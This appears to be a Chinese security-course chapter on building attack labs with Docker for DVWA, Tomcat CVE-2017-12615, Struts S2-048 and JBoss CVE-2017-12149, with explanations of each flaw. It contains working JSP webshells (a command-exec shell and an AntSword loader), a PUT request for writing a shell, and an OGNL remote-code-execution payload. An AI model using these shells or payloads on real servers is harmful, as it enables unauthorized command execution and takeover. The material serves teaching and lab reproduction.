第三章:攻防环境搭建

1、DVWA

```
docker pull sagikazarmark/dvwa
docker run -d -p 8080:80 -p 33060:3306 sagikazarmark/dvwa
```

2、Tomcat

Tomcat PUT 方法任意写文件漏洞（CVE-2017-12615）

Tomcat版本：7.0.0-7.0.79、8.5.19

```
docker search CVE-2017-12615
docker pull docker.io/cved/cve-2017-12615
```

漏洞复现

shell.jsp

```
<%
    if("geektime".equals(request.getParameter("pwd"))){
        java.io.InputStream in =
Runtime.getRuntime().exec(request.getParameter("i")).getInputStream();
        int a = -1;
        byte[] b = new byte[2048];
        out.print("<pre>");
        while((a=in.read(b))!=-1){
            out.println(new String(b));
        }
        out.print("</pre>");
    }
%>
```

直接发送以下数据包即可在Web根目录写入shell：

```
PUT /test.jsp/ HTTP/1.1
Host: your-ip:8080
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

shell
```

利用shell执行命令


```
uid=0(root) gid=0(root) groups=0(root)
```

漏洞原理

漏洞本质是 Tomcat 的 web.xml 配置了可写（readonly=false），导致我们可以往服务器写（PUT）文件：

```
<servlet>
    <servlet-name>default</servlet-name>
    <servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
    <init-param>
        <param-name>debug</param-name>
        <param-value>0</param-value>
    </init-param>
    <init-param>
        <param-name>listings</param-name>
        <param-value>false</param-value>
    </init-param>
    <init-param>
        <param-name>readonly</param-name>
        <param-value>false</param-value>
    </init-param>
    <load-on-startup>1</load-on-startup>
</servlet>
```

tomcat本身不允许上传 jsp 文件，1.jsp/ 加了 / 就不是 jsp 文件，系统保存文件 1.jsp/ --> 1.jsp

tomcat对jsp是做了一定处理的。前面的流程中 1.jsp/ 识别为非jsp文件，而后续保存文件的时候，文件名不接受/字符，故而忽略掉。

连接蚁剑（Webshell图形化利用工具）


https://github.com/AntSwordProject/antSword
https://www.yuque.com/antswordproject/antsword/srruro


yijian_shell.jsp

```
<%!
    class U extends ClassLoader {
        U(ClassLoader c) {
            super(c);
        }
        public Class g(byte[] b) {
            return super.defineClass(b, 0, b.length);
        }
    }

    public byte[] base64Decode(String str) throws Exception {
        try {
            Class clazz = Class.forName("sun.misc.BASE64Decoder");
```

```
            return (byte[]) clazz.getMethod("decodeBuffer",
String.class).invoke(clazz.newInstance(), str);
        } catch (Exception e) {
            Class clazz = Class.forName("java.util.Base64");
            Object decoder = clazz.getMethod("getDecoder").invoke(null);
            return (byte[]) decoder.getClass().getMethod("decode",
String.class).invoke(decoder, str);
        }
    }
%>
<%
    String cls = request.getParameter("passwd");
    if (cls != null) {
        new
U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstance().equals(pa
geContext);
    }
%>
```





3、Struts

S2-048 远程代码执行漏洞（CVE-2017-9791）


影响版本: 2.0.0 - 2.3.32

漏洞原理：Apache Struts 1插件的 Apache Struts 2.3.x 版本中存在远程代码执行漏洞，该漏洞出现于Struts2的某个类中，该类是为了将Struts1中的Action包装成为Struts2中的Action，造成了Struts2中的Struts1插件启用的情况下，远程攻击者可通过使用恶意字段值，构造特定的输入，发送到ActionMessage类中，从而导致任意命令执行，进而获取目标主机系统权限。漏洞成因是当ActionMessage接收客户可控的参数数据时，由于后续数据拼接传递后处理不当导致任意代码执行。

```
docker search s2-048
docker pull docker.io/piesecurity/apache-struts2-cve-2017-5638
```


这个环境是直接下载的struts-2.3.32的showcase，部署在tomcat-8.5下。环境启动后，访问`http://your-ip:8081/showcase/`即可查看到struts2的测试页面。

访问Integration/Struts 1 Integration：




触发OGNL表达式的位置是`Gangster Name`这个表单。

输入`${233*233}`即可查看执行结果（剩下两个表单随意填写）：



poc

```
%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).
(#q=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec
('id').getInputStream())).(#q)}
#id  返回当前用户的信息
```



本次漏洞触发点在：

org.apache.struts2.s1.Struts1Action.execute() 方法中

```
public String execute() throws Exception {
    ActionContext ctx = ActionContext.getContext();
    ActionConfig actionConfig = ctx.getActionInvocation().getProxy().getConfig();
    Action action = null;
    try {
        action = (Action) objectFactory.buildBean(className, null);
    } catch (Exception e) {
        throw new StrutsException("Unable to create the legacy Struts Action", e, actionConfig);
    }

    // We should call setServlet() here, but let's stub that out later

    Struts1Factory strutsFactory = new Struts1Factory(Dispatcher.getInstance().getConfigurationManager().getConfiguration());
    ActionMapping mapping = strutsFactory.createActionMapping(actionConfig);
    HttpServletRequest request = ServletActionContext.getRequest();
    HttpServletResponse response = ServletActionContext.getResponse();
    ActionForward forward = action.execute(mapping, actionForm, request, response);

    ActionMessages messages = (ActionMessages) request.getAttribute(Globals.MESSAGE_KEY);
    if (messages != null) {
        for (Iterator i = messages.get(); i.hasNext(); ) {
            ActionMessage msg = (ActionMessage) i.next();
            if (msg.getValues() != null && msg.getValues().length > 0) {
                addActionMessage(getText(msg.getKey(), Arrays.asList(msg.getValues())));
            } else {
                addActionMessage(getText(msg.getKey()));
            }
        }
    }
```

参考链接：https://www.cnblogs.com/Zhujianshi/p/7146396.html

4、JBoss

JBoss 5.x/6.x 反序列化漏洞（CVE-2017-12149）

```
docker search CVE-2017-12149
docker pull docker.io/hackingpub/cve-2017-12149
```

首次执行时会有1~3分钟时间初始化，初始化完成后访问 `http://your-ip:8080/` 即可看到JBoss默认页面。

0x01 漏洞简介
该漏洞为 Java反序列化错误类型，存在于 Jboss 的 HttpInvoker 组件中的 ReadOnlyAccessFilter 过滤器中。该过滤器在没有进行任何安全检查的情况下尝试将来自客户端的数据流进行反序列化，从而导致了攻击者可以在服务器上执行任意代码。

0x02 漏洞版本
漏洞影响5.x和6.x版本的JBoss。

0x03 漏洞原理
JBOSS Application Server是一个基于J2EE的开放源代码的应用服务器。 JBoss代码遵循LGPL许可，可以在任何商业应用中免费使用。

```
Java序列化：把Java对象转换为字节序列的过程。
Java反序列化：指把字节序列恢复为Java对象的过程。
Java序列化与反序列化作用：便于保存数据，或者进行数据传输。
```


漏洞出现在 Jboss 的 HttpInvoker组件中的 ReadOnlyAccessFilter 过滤器中，源码在 jboss\server\all\deploy\httpha-invoker.sar\invoker.war\WEB-INF\classes\org\jboss\invocation\http\servlet目录下的ReadOnlyAccessFilter.class文件中，其中doFilter函数代码如下:

```
public void doFilter(ServletRequest request, ServletResponse response,
FilterChain chain)
    throws IOException, ServletException
  {
    HttpServletRequest httpRequest = (HttpServletRequest)request;
```

```
    Principal user = httpRequest.getUserPrincipal();
    if ((user == null) && (this.readOnlyContext != null))
    {
      ServletInputStream sis = request.getInputStream();
      ObjectInputStream ois = new ObjectInputStream(sis);
      MarshalledInvocation mi = null;
      try
      {
        mi = (MarshalledInvocation)ois.readObject();  //漏洞点
      }
      catch (ClassNotFoundException e)
      {
        throw new ServletException("Failed to read MarshalledInvocation", e);
      }
      request.setAttribute("MarshalledInvocation", mi);

  mi.setMethodMap(this.namingMethodMap);
  Method m = mi.getMethod();
  if (m != null) {
    validateAccess(m, mi);
  }
}
chain.doFilter(request, response);

  }
```


CVE-2017-12149 Jboss反序列化 V1.0
目标:
http://127.0.0.1:8080
1.检测
cmd:
whoami
2.执行
root
存在漏洞,系统是:linux